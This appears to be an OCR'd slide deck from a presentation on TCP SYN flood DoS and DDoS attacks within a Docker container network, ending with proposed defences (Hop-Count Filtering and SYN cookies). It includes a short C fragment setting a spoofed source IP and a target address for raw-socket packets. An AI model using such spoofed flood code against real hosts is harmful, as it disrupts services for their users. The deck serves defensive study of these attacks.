
```
strcpy(source_ip , "172.17.0.2");                    //source ip

sin.sin_family = AF_INET;
sin.sin_port = htons(80);
sin.sin_addr.s_addr = inet_addr ("172.17.0.3");     //destination ip
```

WHY RAW SOCKET?


Lifecycle of a packet



Formation of RAW socket




RESULTS



DDoS TCP SYN FLOOD attack (multiple sources)

DoS TCP SYN FLOOD attack (single source)



CONCLUSION AND FUTURE WORK

Rising popularity of Docker engine for simplifying and streamlining containerization has bolstered container-based development in IT industry. Containers present a golden opportunity in baking security into software development and operations processing.

Hence containerization has gained a lot of attention. However the container security obstruct the rampant and confident usage of containerization. Therefore infrangible and impenetrable security solutions are being solicited.

Implementation of HCF and SYN Cookies together might be useful in successfully mitigating the DoS and DDoS attack.

THANK YOU!!!